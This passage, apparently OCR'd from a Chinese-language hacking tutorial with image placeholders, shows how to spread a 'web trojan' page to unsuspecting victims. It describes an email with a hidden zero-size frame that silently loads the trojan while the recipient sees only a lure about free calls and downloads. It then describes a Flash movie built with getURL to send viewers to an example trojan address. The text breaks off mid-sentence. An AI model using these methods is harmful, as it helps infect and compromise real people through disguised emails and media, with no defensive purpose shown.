


图5 制作邮件




图6 打开网页木马

这里的地址就是你的网页木马地址，**width="0" height="0"**就是定义宽和高，因为都是0，所以具有隐蔽性，至于其他的信息大家可以随意填写，如图5。

这样当别人打开邮件的时候只会显示“免费打电话和点击下载”，而我们的网页木马却隐藏地打开了，如图6。

三、利用Flash传播

首先打开Flash MX，然后新建一个影片，在帧里面选择第一帧，然后右键创建一个空白关键帧，在下面的空白处随便写上或者画上什么。然后选择下面的“动作”，这时我们会看见一个“浏览器”的选项，双击一下“**geturl**”，在右边的地址里面写上你的网页木马的地址，注意一定要加上“**http://** ”，例如：**http://pop.512j.com/coon.htm**，如图7。




图7

我们还需要为它